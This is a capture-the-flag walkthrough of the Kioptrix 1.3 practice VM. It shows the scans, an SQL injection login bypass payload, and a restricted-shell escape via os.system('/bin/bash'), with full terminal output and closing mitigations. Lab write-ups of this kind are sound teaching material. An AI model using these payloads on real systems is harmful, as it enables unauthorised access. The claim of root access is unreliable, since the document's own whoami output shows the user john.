

KIOPTRIX 1.3: WALKTHROUGH



By: Mahlon Pope

Table of Contents

- KIOPTRIX 1.3: WALKTHROUGH i
- 1. Box Description 1
- 2. Tools 1
- 3. Methodology 2
- 4. Walkthrough 4
 - 4.1 Reconnaissance 4
 - 4.2 Web enumeration & SQLI: 5
 - 4.3 Privilege escalation: 7
- 5. Mitigations 11

1. BOX DESCRIPTION

Description: “Keeping in the spirit of things, this challenge is a bit different than the others but remains in the realm of the easy. Repeating myself I know, but things must always be made clear: These VMs are for the beginner. It’s a place to start.”


Difficulty: Easy

Link: <https://www.vulnhub.com/entry/kioptrix-level-13-4,25/>

2. TOOLS

| Tool | Purpose |
|------------|---|
| Nmap | Network scanning. |
| Burpsuite | Modify and send HTTP requests. |
| Kali Linux | An operating system which is specifically designed for penetration testing. |
| Dirbuster | Web enumeration by brute forcing web directories. |

3. METHODOLOGY



1. **Reconnaissance:** The attacker gathers information about the network infrastructure and systems.

1.1. **Network scanning:** Network scanning is when the tester interacts with the target by scanning their IP address to identify live ports. This process aims to enumerate live ports, thereby enabling the tester to uncover details such as service versions and machine names.

1.2. **Vulnerability identification:** Using online resources, scanning tools and the Common Vulnerability Entry database to locate potential vulnerabilities for the services found in the previous step.

2. **Exploitation:** Exploiting vulnerabilities in the user's system to gain a foothold.

2.1. **Web enumeration:** Directory brute forcing is achieved using wordlists to exhaustively explore the structure of web applications for potential vulnerabilities or misconfigurations. This is done by attempting to access different directory and file names on a web server to uncover hidden content.

2.2. **SQLi:** SQLi (SQL injection) is a type of cyber-attack where malicious SQL code is injected into a vulnerable application's database query, allowing unauthorized

access, data manipulation, or data extraction. In this case, the login portal's password field was vulnerable to SQLi.


- 3. Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is originally granted. For this box, using the echo command to spawn a bash shell was enough to gain root access.

4. WALKTHROUGH

4.1 Reconnaissance

1. The netdiscover command reveals the IP address of the target machine to be 10.0.2.23

Command: `sudo netdiscover 10.0.2.0/24 -i eth0`




| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |
|-----------|-------------------|-------|-----|------------------------|
| 10.0.2.1 | 52:54:00:12:35:00 | 1 | 60 | Unknown vendor |
| 10.0.2.2 | 52:54:00:12:35:00 | 1 | 60 | Unknown vendor |
| 10.0.2.3 | 08:00:27:a3:d9:c9 | 1 | 60 | PCS Systemtechnik GmbH |
| 10.0.2.23 | 08:00:27:a5:9e:89 | 1 | 60 | PCS Systemtechnik GmbH |

Figure 4.1.1: Netdiscover results.

2. The target network was then scanned using Nmap, revealing four open ports. Port 22 hosts SSH, while an Apache web server operates on port 80. Additionally, both ports 139 and 445 are running SMB.

Command: `nmap -sV -sT -p- 10.0.2.23`



```
(kali㉿kali)-[~]
$ nmap -sT -sV -p- 10.0.2.23
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-07 00:35 EST
Nmap scan report for 10.0.2.23
Host is up (0.00048s latency).
Not shown: 39528 closed tcp ports (conn-refused), 26003 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.91 seconds
```

Figure 4.1.2: Nmap port scan results.

3. The webserver hosted on port 80 contains a login portal.




Figure 4.1.3: Login portal at <http://10.0.2.23>.

4.2 Web enumeration & SQLi:

4. Enumerating the website using Dirbuster reveals that the web server contains a directory called “john”. Using the username “john” and performing SQL injection on the password field bypasses authentication measures used by LigGoat, leading to a successful login.




Figure 4.2.1: Dirbuster results.

Username: john

Password: ' OR 1=1 #



Figure 4.2.2: Member's control panel after successful login.

5. The username and password supplied by the Member's Control Panel allows access to the target machine via ssh.

Username: john

Password: MyNamelsJohn

```
(kali@kali)-[~]
$ ssh john@10.0.2.23
Unable to negotiate with 10.0.2.23 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

(kali@kali)-[~]
$ ssh -oHostKeyAlgorithms=+ssh-rsa john@10.0.2.23
The authenticity of host '10.0.2.23 (10.0.2.23)' can't be established.
RSA key fingerprint is SHA256:3fqlltTAindnY7CGwxoXJ9M2rQF6nn35SFMTVv56lww.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.23' (RSA) to the list of known hosts.
john@10.0.2.23's password:
Welcome to LigGoat Security Systems - We are Watching
= Welcome LigGoat Employee =
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$
```

Figure 4.2.3: SSH connection to 10.0.2.23.


4.3 Privilege escalation:

1. The connection provides a restricted shell, which only allows the execution of 8 commands. The commands enable changing directory **cd**, clearing the terminal **clear**, outputting strings to the terminal **echo**, printing the working directory **lpath**, listing directory content **ls** & **ll**, cancelling the connection **exit**, and checking the allowed commands **help**.

```
= Welcome LigGoat Employee =
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ ls
john:~$ pwd
*** unknown command: pwd
john:~$ help
cd clear echo exit help ll lpath ls
john:~$
```

Figure 4.3.1: SSH connection spawns a restricted shell.

2. The **ls** command reveals the current directory to be empty and any attempts to leave the home directory are blocked. Attempting to change directory results in a warning and a second attempt closes the connection to the target machine.




```
(kali@kali)-[~]
$ ssh john@10.0.2.23
Unable to negotiate with 10.0.2.23 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

(kali@kali)-[~]
$ ssh -o HostKeyAlgorithms=ssh-rsa -o PubkeyAcceptedKeyTypes=ssh-rsa john@10.0.2.23
john@10.0.2.23's password:
Welcome to LigGoat Security Systems - We are Watching
= Welcome LigGoat Employee =
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ exit
exit
sh: Syntax error: "(" unexpected
john:~$ ls
john:~$ cd ../
*** forbidden path -> "/home/"
*** You have 0 warning(s) left, before getting kicked out.
This incident has been reported.
john:~$ exit
Connection to 10.0.2.23 closed.
```

Figure 4.3.2 Attempting to change directory closes connection.

3. Some commands result in immediate connection closure. For example, command substitution immediately closes the connection. Additionally, shell escape via the ssh login is also forbidden and will also cause the remote connection to be terminated.



```
(kali@kali)-[~]
$ ssh -o HostKeyAlgorithms=ssh-rsa -o PubkeyAcceptedKeyTypes=ssh-rsa john@10.0.2.23
john@10.0.2.23's password:
Welcome to LigGoat Security Systems - We are Watching
= Welcome LigGoat Employee =
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ cd /
*** forbidden path -> "/"
*** You have 0 warning(s) left, before getting kicked out.
This incident has been reported.
john:~$ help
cd clear echo exit help ll lpath ls
john:~$ echo "$(cd ../)"
*** forbidden syntax -> "echo "$(cd ../)""
*** Kicked out
Connection to 10.0.2.23 closed.
```

Figure 4.3.3: Command substitution automatically close the connection.

```
(kali㉿kali)-[~]
$ ssh -o HostKeyAlgorithms=ssh-rsa -o PubkeyAcceptedKeyTypes=ssh-rsa john@10.0.2.23 -t "bash --noprofile"
john@10.0.2.23's password:
Permission denied, please try again.
john@10.0.2.23's password:
Permission denied, please try again.
john@10.0.2.23's password:
*** forbidden shell escape: "bash --noprofile"
This incident has been reported.
Connection to 10.0.2.23 closed.

(kali㉿kali)-[~]
$
```

Figure 4.3.4: Attempting to escape the bash shell will terminate the connection.

4. The key to escaping the shell is to launch a new bash shell using the python `os.system()` function.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ssh john@10.0.2.23
Unable to negotiate with 10.0.2.23 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

(kali㉿kali)-[~]
$ ssh -o HostKeyAlgorithms=ssh-rsa -o PubkeyAcceptedKeyTypes=ssh-rsa john@10.0.2.23
john@10.0.2.23's password:
Welcome to LigGoat Security Systems - We are Watching
= Welcome LigGoat Employee =
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$
```

Figure 4.3.5: Bash shell launched by OS function

5. The new bash shell launches without restrictions and provides root access to all files and directories on the target machine. The root directory can now be accessed and used to display the “`congrats.txt`” flag.

```
john@Kioptrix4:/$ whoami
john
john@Kioptrix4:/$ cd root
john@Kioptrix4:/root$ ls
congrats.txt  lshell-0.9.12
john@Kioptrix4:/root$
```

Figure 4.3.6: Root directory is now accessible.

```
john@Kioptrix4:/root$ cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret

john@Kioptrix4:/root$
```

Figure 4.3.7: Contents of congrats.txt in root directory

5. MITIGATIONS

Spawning bash shell:

The restricted shell is appropriately configured to thwart attempts at exploring the target machine and escaping the shell. Nevertheless, further measures should be taken to block the execution of OS functions, preventing users from launching a new bash shell.

SQLi:

The SQLi vulnerability can be removed by implementing input validation and sanitisation techniques. All user input should be filtered to ensure that it does not contain any malicious code.